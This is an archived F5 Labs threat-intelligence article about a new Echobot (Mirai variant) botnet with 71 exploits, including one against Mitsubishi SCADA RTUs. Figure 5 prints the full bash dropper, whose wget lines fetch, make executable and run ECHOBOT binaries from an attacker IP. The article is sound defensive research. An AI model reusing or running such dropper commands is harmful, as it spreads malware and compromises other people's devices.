

# Echobot Malware Now up to 71 Exploits, Targeting SCADA

By Authors & Contributors

Archived: 2026-04-05 23:06:06 UTC

F5 Networks researchers have detected a new variant of the "Echobot" malware, now consisting of 71 exploits. The authors continue to follow the trend of arming the malware and for the threat group to expand its operation. These newly added exploits target both old and new vulnerabilities, adding as new ones target industrial control system devices from Mitsubishi, Barracuda web app firewall, Citrix NetScaler application delivery controllers, video conferencing systems, and additional network and endpoint administration tools.

Earlier this year, Palo Alto Networks<sup>1</sup> reported a new variant from the [Mirai malware family](#), dubbed "Echobot" after the dropped file name of the malware. Initial versions of the malware used 26 exploits to propagate itself. Later in August of 2019 it was reported<sup>2</sup> to go over 50 exploits. So at 71 we are seeing substantial growth in Echobot's attack capability.

## New Target: Factory Automation Systems

Although the core malware functionality of this latest variant hasn't changed much since inception, the addition of a variety of new exploits puts new systems into its crosshairs.

While most of the Mirai variants target IoT devices, such as home routers and IP cameras, this version of Echobot adds an outstanding exploit for CVE-2019-14927, which targets Mitsubishi Electric's Remote Terminal Unit (RTU).

The Mitsubishi RTU<sup>3</sup> is an industrial controller with remote access to communicate with SCADA systems in the oil and gas industry, power industry, and others. Industrial control systems have seen an increase in attacks over the past years<sup>4</sup>, including some chilling suggestions of possible cyber-terrorism attacks<sup>5</sup>. However, it is uncommon for general-purpose botnets like Mirai to include exploits targeting a specific component such as the Mitsubishi RTU. Figure 1 below shows the product web page for the Mitsubishi smartRTU. While industrial controller systems are essential components responsible for running critical infrastructure, they were never designed to be Internet-connected and are therefore notoriously known for security-related flaws. Echobot leverages that weakness, making it more dangerous than before.




Figure 1. Web page for the Mitsubishi smartRTU

In September 2019, the U.S. Department of Homeland Security issued an alert<sup>6</sup>, shown in Figure 2, to address Mitsubishi's RTU vulnerability. The alert followed a publication of a proof-of-concept exploit by a researcher known as @xerubus<sup>7</sup>, who discovered and responsibly reported this vulnerability.




Figure 2. Department of Homeland Security vulnerability alert page

Industrial control systems are known to be very difficult to patch due to the risks involved while introducing configuration changes to critical infrastructure systems. This means there is a larger vulnerability exposure window, compared to traditional IT systems, which provides attackers with a much larger opportunity to exploit new vulnerabilities.

## Analysis of the Exploits

In the beginning, Echobot consisted of a very odd mix of exploits.<sup>8</sup> Initial Mirai variants targeted IoT devices, such as home routers, digital surveillance cameras, and cable modems. Over time, the targets extended to smart devices and web servers. Echobot is a very prominent variant in the Mirai landscape, adding to its prey: corporate network devices, network and enterprise management systems, video conferencing, voice over IP, and Iris recognition platforms (as shown in Figure 3). This new Echobot variant builds upon that with similar newer systems, while also adding another old exploit for the Barracuda firewall and for the Citrix NetScaler application delivery controller.



Figure 3. Iris ID, an Echobot target

Often, Mirai variants add relatively current exploits to get better chances to recruit devices. However, this version leverages an exploit from 2003, targeting the online payment platform CCBill. At the same time, Echobot added four exploits to its arsenal from 2019, while the latest one is from August 2019, targeting Webmin Linux/Unix administration panel (CVE-2019-15107). This indicates the authors are looking to exploit both legacy and new systems that have fallen through the cracks in a patch management program. The newly added exploits to Echobot are listed in Table 1 as well as in Figure 4:

Exploit Name	CVE	Targeted System
ACTi ASOC 2200 Web Configurator RCE	Unassigned (2011)	Video surveillance
AVCON6 systems management platform - OGNL Remote Command Execution	Unassigned (2018)	Video conferencing system
Barracuda Spam Firewall 3.3.x - 'preview_email.cgi?file' Arbitrary File Access	CVE-2006-4000	Firewall
CCBILL CGI - 'ccbillx.c' 'whereami.cgi' Remote Code Execution	Unassigned (2003)	Online payment platform

Enigma NMS 65.0.0 OS Command Injection	CVE-2019-16072	Enterprise Network Management software
NetGain Enterprise Manager Command Injection	CVE-2017-16608	IT infrastructure monitoring
Citrix/Netscaler SD-WAN 9.1.2.26.561201 - Command Injection	CVE-2017-6316	Application delivery controller
3Com OfficeConnect - Code Execution	Unassigned (2009)	Router
Ruby on Rails - Dynamic Render File Upload / Remote Code Execution	CVE-2016-0752	Web Application
Sar2HTML 3.2.1 - Remote Command Execution	Unassigned (2019)	Linux/Unix performance monitoring
Mitsubishi Electric smartRTU / INEA ME-RTU - Unauthenticated OS Command Injection Bind Shell	CVE-2019-14927	Remote Terminal Unit based monitoring and control
Thomson Reuters Velocity Analytics Remote Code Injection	CVE-2013-5912	Analytics platform
Webmin RCE <=1.920	CVE-2019-15107	Linux/Unix administration system
Yachtcontrol Webapplication 1.0 - Unauthenticated Remote Code Execution	CVE-2019-17270	Yachtcontrol Webservers
Technicolor TD5130v2 Technicolor TD5336	CVE-2019-18396 CVE-2017-14127	Router

Table 1. New exploits used by the latest version of Echobot

Similarity	Confic	Change	EA	Primary	Name	Primary	EA	Se	Name	Value	EA	Name	Basic Blo	Instruction	Edges
1.00	0.99	---	08089E30	08089E30	cook	08089E30	08089E30		basicBlock matches (library)	0	08048BC0	arossanner_scanner_kill	1	7	0
1.00	0.99	---	08089E3C	08089E3C	bind	08089E3C	08089E3C		basicBlock matches (non-library)	5107	08048BC0	arossanner_scanner_kill	115	624	196
1.00	0.99	---	08081008	08081008	getsockname	08081008	08081008		basicBlock primary (library)	0	080495D0	alcatelscanner_scanner_kill	1	7	0
1.00	0.99	---	08081030	08081030	getsockopt	08081030	08081030		basicBlock primary (non-library)	12542	080495D0	alcatelscanner_scanner_kill	1	7	0
1.00	0.99	---	08081068	08081068	listen	08081068	08081068		basicBlock secondary (library)	0	080495F0	alcatelscanner_setup_connection	7	67	9
1.00	0.99	---	08081218	08081218	setsockopt	08081218	08081218		basicBlock secondary (non-library)	6673	080495F0	alcatelscanner_setup_connection	115	624	196
1.00	0.99	---	08081250	08081250	socket	08081250	08081250		flowGraph edge matches (library)	0	080495F0	alcatelscanner_setup_connection	1	7	0
1.00	0.99	---	080823A0	080823A0	random	080823A0	080823A0		flowGraph edge matches (non-library)	7626	08049FE0	asmaxscanner_scanner_kill	7	67	9
1.00	0.99	---	08082439	08082439	initstate	08082439	08082439		flowGraph edges primary (library)	0	0804A000	asmaxscanner_setup_connection	7	67	9
1.00	0.99	---	0808248E	0808248E	strandom	0808248E	0808248E		flowGraph edges primary (non-library)	20238	0804A000	asmaxscanner_setup_connection	115	624	196
1.00	0.99	---	08083CE0	08083CE0	fopen	08083CE0	08083CE0		flowGraph edges secondary (library)	0	0804A000	asmaxscanner_setup_connection	1	7	0
1.00	0.99	---	08084950	08084950	init_static_bs	08084950	08084950		flowGraph edges secondary (non-library)	10364	0804A9F0	assoc_kill	1	7	0
1.00	0.99	---	0808497A	0808497A	_JL_bs_setup	0808497A	0808497A		function matches (non-library)	0	0804A9F0	assoc_kill	7	67	9
1.00	0.99	---	080849BC	080849BC	_JL_bs_init	080849BC	080849BC		functions primary (library)	288	0804A9F0	assoc_setup_connection	117	625	200
1.00	0.99	---	08084BCE	08084BCE	_JL_nothread_init_static_bs	08084BCE	08084BCE		functions primary (non-library)	465	0804B010	asuwrtscanner_scanner_kill	1	7	0
1.00	0.99	---	08084E24	08084E24	_JL_stdio_fill	08084E24	08084E24		functions primary (non-library)	465	0804B010	asuwrtscanner_setup_connection	7	67	9
1.00	0.99	---	08084E48	08084E48	memcpy	08084E48	08084E48		functions secondary (library)	0	0804B000	asuwrtscanner_setup_connection	115	624	196
1.00	0.99	---	08084F57	08084F57	_JL_fini	08084F57	08084F57		functions secondary (non-library)	324	08050500	avcon_kill	1	7	0
1.00	0.99	---	0804CFE0	0804CFE0	attack_method_udptain	0804CFE0	0804CFE0		instructions primary (library)	0	08050520	avcon_setup_connection	7	67	9
1.00	0.99	---	0804D290	0804D290	attack_method_std	0804D290	0804D290		instructions primary (non-library)	0	08050520	avcon_setup_connection	117	625	200
1.00	0.99	---	08083003	08083003	_JL_Clib_fini	08083003	08083003		instruction matches (non-library)	28141	080505F0	avcon_init	1	7	0
1.00	0.97	---	08048D00	08048D00	_JL_get_pc_thunk_bx	08048D00	08048D00		instructions primary (non-library)	71683	080505F0	avcon_init	1	7	0
1.00	0.97	---	08064990	08064990	anti_gdb_entry	08064990	08064990		instructions secondary (library)	0	08051000	avstatstotalscanner_scanner_kill	7	67	9
1.00	0.97	---	0808095C	0808095C	getpid	0808095C	0808095C		instructions secondary (non-library)	36216	08051000	avstatstotalscanner_scanner_kill	115	624	196
1.00	0.97	---	08080E40	08080E40	_JL_erro_location	08080E40	08080E40		instructions primary (non-library)	54	08051920	avstatstotalscanner_scanner_kill	1	7	0
1.00	0.97	---	08080F04	08080F04	_JL_thread_return_0	08080F04	08080F04		basicBlock: MD index matching (bottom up)	1	08051940	avstatstotalscanner_setup_connection	7	67	9
1.00	0.97	---	08082FD7	08082FD7	_JL_thread_mutex_init	08082FD7	08082FD7		basicBlock: MD index matching (top down)	106	08051940	avstatstotalscanner_setup_connection	115	624	196
1.00	0.97	---	08083514	08083514	getgid	08083514	08083514		basicBlock: call reference matching	18	08052330	avstatstotalscanner_scanner_kill	1	7	0
1.00	0.97	---	0808351C	0808351C	geteuid	0808351C	0808351C		basicBlock: edges Lengauer Tarjan dom...	2	08052350	avstatstotalscanner_scanner_kill	7	67	9
1.00	0.97	---	08083524	08083524	getuid	08083524	08083524		basicBlock: edges MD index (bottom up)	7	08052420	avstatstotalscanner_scanner_kill	115	624	196
1.00	0.97	---	0808356C	0808356C	getuid	0808356C	0808356C		basicBlock: edges MD index (top down)	407	08052D40	avstatstotalscanner_scanner_kill	1	7	0
1.00	0.97	---	0808356C	0808356C	getuid	0808356C	0808356C		basicBlock: entry point matching 1	4291	08052D60	avstatstotalscanner_scanner_kill	7	67	9
1.00	0.36	---	0808280C	0808280C	sysconf	0808280C	0808280C		basicBlock: prime product	1	08052E30	avstatstotalscanner_scanner_kill	115	624	196
0.99	0.99	---	08064D00	08064D00	main	08064D00	08064D00		basicBlock: entry point matching 4	66	08053750	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	080482A0	080482A0	admscan	080482A0	080482A0		basicBlock: hash matching (4 instructions ...)	30	08053770	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.99	GT	080484F0	080484F0	asusscan	080484F0	080484F0		basicBlock: jump sequence matching	5	08053840	avstatstotalscanner_scanner_kill	117	625	200
0.93	0.99	GT	08050800	08050800	Blackbooscan	08050800	08050800		basicBlock: loop entry matching	38	08054160	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	08054800	08054800	deliscan	08054800	08054800		basicBlock: prime matching (0 instructions ...)	60	08054180	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.99	GT	0805DA50	0805DA50	dreambooscan	0805DA50	0805DA50		basicBlock: prime matching (4 instructions ...)	20	08054250	avstatstotalscanner_scanner_kill	115	624	196
0.93	0.99	GT	08060290	08060290	geutebrucksan	08060290	08060290		basicBlock: propagation (size==1)	1	08055580	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	080620C0	080620C0	hootbooscan	080620C0	080620C0		function: call sequence matching(sequence)	1	080555A0	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.99	GT	08067620	08067620	netgearscan	08067620	08067620		function: name hash matching	287	08055670	avstatstotalscanner_scanner_kill	115	624	196
0.93	0.99	GT	08068A40	08068A40	nuoscan	08068A40	08068A40		Confidence	0.989235	08056940	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	0806C640	0806C640	quiescan	0806C640	0806C640		Similarity	0.614398	080569C0	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.99	GT	0806F000	0806F000	realtekscan	0806F000	0806F000		cbtl_init	117	08056A90	avstatstotalscanner_scanner_kill	117	625	200
0.93	0.99	GT	08079690	08079690	umotbooscan	08079690	08079690		cbtl_setup_connection	7	08057480	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	0807AED0	0807AED0	vmwarescan	0807AED0	0807AED0		cbtl_init	117	080574D0	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.99	GT	0807C2F0	0807C2F0	wepresentscan	0807C2F0	0807C2F0		cbtl_init	117	08057540	avstatstotalscanner_scanner_kill	117	631	200
0.93	0.99	GT	0807D710	0807D710	wifcamscan	0807D710	0807D710		cbtl_setup_connection	7	08057E00	avstatstotalscanner_scanner_kill	1	7	0
0.93	0.99	GT	0807F720	0807F720	supersigscan	0807F720	0807F720		cbtl_init	117	08057E70	avstatstotalscanner_scanner_kill	7	67	9
0.93	0.98	GT	08054C60	08054C60	bellis_init	08054C60	08054C60		cbtl_init	115	08057FC0	avstatstotalscanner_scanner_kill	115	624	196
0.93	0.98	GT	0807A4C0	0807A4C0	veralle_init	0807A4C0	0807A4C0		cbtl_init	1	080588E0	avstatstotalscanner_scanner_kill	1	7	0
0.85	0.99	GT	0808421E	0808421E	_JL_lock_17	0808421E	0808421E		cbtl_setup_connection	7	08058900	avstatstotalscanner_scanner_kill	7	67	9
0.65	0.98	GT	08072E80	08072E80	scanner_init	08072E80	08072E80		cbtl_init	115	08058900	avstatstotalscanner_scanner_kill	115	624	196
0.54	0.96	GT	08083C88	08083C88	_JL_lock_18	08083C88	08083C88		cbtl_setup_connection	7	080592F0	avstatstotalscanner_scanner_kill	1	7	0

Figure 4. All of the exploits in the malware code

## Attack Infrastructure

Echobot uses its arsenal to spread a dropper, which is a bash script named "Richard," detailed in Figure 5. The dropper instructs the system to download Echobot and compile and execute it for no fewer than 13 different processor architectures. These hacked servers are then used to host and spread more malware to new targets, adding more machines to the botnet.

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm; chmod +x ECHOBOT.arm; ./ECHOBOT.arm; rm -rf ECHOBOT.arm
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm4; chmod +x ECHOBOT.arm4; ./ECHOBOT.arm4; rm -rf ECHOBOT.arm4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm5; chmod +x ECHOBOT.arm5; ./ECHOBOT.arm5; rm -rf ECHOBOT.arm5
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm6; chmod +x ECHOBOT.arm6; ./ECHOBOT.arm6; rm -rf ECHOBOT.arm6
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.arm7; chmod +x ECHOBOT.arm7; ./ECHOBOT.arm7; rm -rf ECHOBOT.arm7
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.i686; chmod +x ECHOBOT.i686; ./ECHOBOT.i686; rm -rf ECHOBOT.i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.m68k; chmod +x ECHOBOT.m68k; ./ECHOBOT.m68k; rm -rf ECHOBOT.m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.mips; chmod +x ECHOBOT.mips; ./ECHOBOT.mips; rm -rf ECHOBOT.mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.mips1; chmod +x ECHOBOT.mips1; ./ECHOBOT.mips1; rm -rf ECHOBOT.mips1
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.ppc; chmod +x ECHOBOT.ppc; ./ECHOBOT.ppc; rm -rf ECHOBOT.ppc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.sh4; chmod +x ECHOBOT.sh4; ./ECHOBOT.sh4; rm -rf ECHOBOT.sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.spc; chmod +x ECHOBOT.spc; ./ECHOBOT.spc; rm -rf ECHOBOT.spc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://145.249.106.241/ECHOBOT.x86; chmod +x ECHOBOT.x86; ./ECHOBOT.x86; rm -
```

Figure 5. The dropper "Richard's" payload, a bash script

The Echobot malware itself is hosted on a different server than previously reported. The malware hosting server is now a hacked Unraid network attached storage (NAS) system that is completely exposed, allowing anyone to gain full admin access using a user-friendly GUI terminal.

Not surprisingly, these servers were taken over by malicious actors, but it is unknown exactly how the server was exploited. However, it appears that SSH and Telnet services are exposed without any password required. Also, Mirai is known for having credential brute-force capabilities, so this is likely the attackers' entry point.

Reviewing the files on that system, seen in Figure 6, it seems that the attackers just recently (12/10/2019) uploaded the new malware variant to the hacked server:

```
-rwxrwxrwx 1 root root 325164 Dec 10 08:17 ECHOBOT.arm*
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.1
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.2
-rw-rw-rw- 1 root root 325164 Dec 10 08:17 ECHOBOT.arm.3
-rwxrwxrwx 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4*
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.1
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.2
-rw-rw-rw- 1 root root 411980 Dec 10 08:17 ECHOBOT.arm4.3
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm5.2.1
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm6.2.1
-rwxrwxrwx 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7*
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.1
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.2
-rw-rw-rw- 1 root root 411964 Dec 10 08:17 ECHOBOT.arm7.2.1
-rwxrwxrwx 1 root root 313172 Dec 10 08:17 ECHOBOT.i686*
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.1
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.2
-rw-rw-rw- 1 root root 313172 Dec 10 08:17 ECHOBOT.i686.3
-rwxrwxrwx 1 root root 302388 Dec 10 08:17 ECHOBOT.m68k*
-rw-rw-rw- 1 root root 302388 Dec 10 08:17 ECHOBOT.m68k.1
-rwxrwxrwx 1 root root 466636 Dec 10 08:17 ECHOBOT.mips*
```

Figure 6. New malware variant added to the hacked server

The other attacking Echobot IPs appear to be infected web servers mostly located in the U.S. and in Europe. Half of those servers are hosted on DreamHost. An example of an infected web server is shown in Figure 7. The services running on the servers are not vectors in the malware's arsenal so they were most likely were brute-forced to gain control of them.

City	Brea
Country	United States
Organization	New Dream Network, LLC
ISP	New Dream Network, LLC
Last Update	2019-12-13T17:00:28.660963
Hostnames	ds11775.dreamservers.com
ASN	AS26347

**Ports**

- 21
- 22
- 25
- 80
- 111
- 123
- 587
- 3306
- 4369

**Services**

21 tcp ftp

220 DreamHost FTP Server  
530 Login incorrect.  
214-The following commands are recognized (\* =>'s unimplemented):  
CWD XCMD CDUP XCUP SMVT\* QUIT PORT PASV  
EPRT EPSV ALLO\* RNFR RNTD DELE MDTM RMD  
XRMD MKD XMKD PWD XPWD SIZE SYST HELP  
NOOP FEAT OPTS AUTH\* CCC\* CONF\* ENC\* MIC\*  
PBSZ\* PROT\* TYPE STRU MODE RETR STOR STOU  
APPE REST ABOR USER PASS ACCT\* REIN\* LIST  
NLST STAT SITE MLSD MLST  
214 Direct comments to root@208.97.139.102  
211-Features:

Figure 7. A typical example of an attacking server infected with Echobot

## Conclusion

Mirai has been around for a few years now, and variants of the original malware have been used all over the world to create botnets. F5 Labs recently wrote in its ongoing “[Hunt for IoT](#)” research series that devices are so easy to compromise, preteens are doing it (</content/f5-labs-v2/en/labs/articles/threat-intelligence/the-hunt-for-iot--so-easy-to-compromise--children-are-doing-it.html>). There is no sign that IoT botnets will disappear anytime soon, and we expect new variants to keep appearing. Echobot remains a threat, and the expanding scope of its exploits indicates it will not be slowing down anytime soon. Echobot's shifting focus to factory automation is notable and may indicate a future direction for botnet-building threat actors.

To keep the threat at bay, enterprises should consider implementing a patch management system in order to mitigate the risk of vulnerable systems on their networks.

## Security Controls

Enterprises should consider implementing the following security controls (</content/f5-labs-v2/en/archive-pages/education/what-are-security-controls.html>) based on their specific circumstances:

---

Source: <https://www.f5.com/labs/articles/threat-intelligence/echobot-malware-now-up-to-71-exploits--targeting-scada>